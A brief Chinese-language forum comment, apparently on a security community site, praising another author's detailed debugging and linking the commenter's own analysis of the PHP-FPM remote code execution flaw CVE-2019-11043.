师傅tql，debug过程很详细。我最近也有分析这个漏洞(没有wonderkun师傅调试详细)，如果看师傅这篇有疑问的可以来我这篇找一下答案，分析思路稍微有点不一样。 :)
https://whip1ash.cn/2019/10/30/PHP-FPM-RCE-CVE-2019-11043-Analysis
Orz

0 回复Ta

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板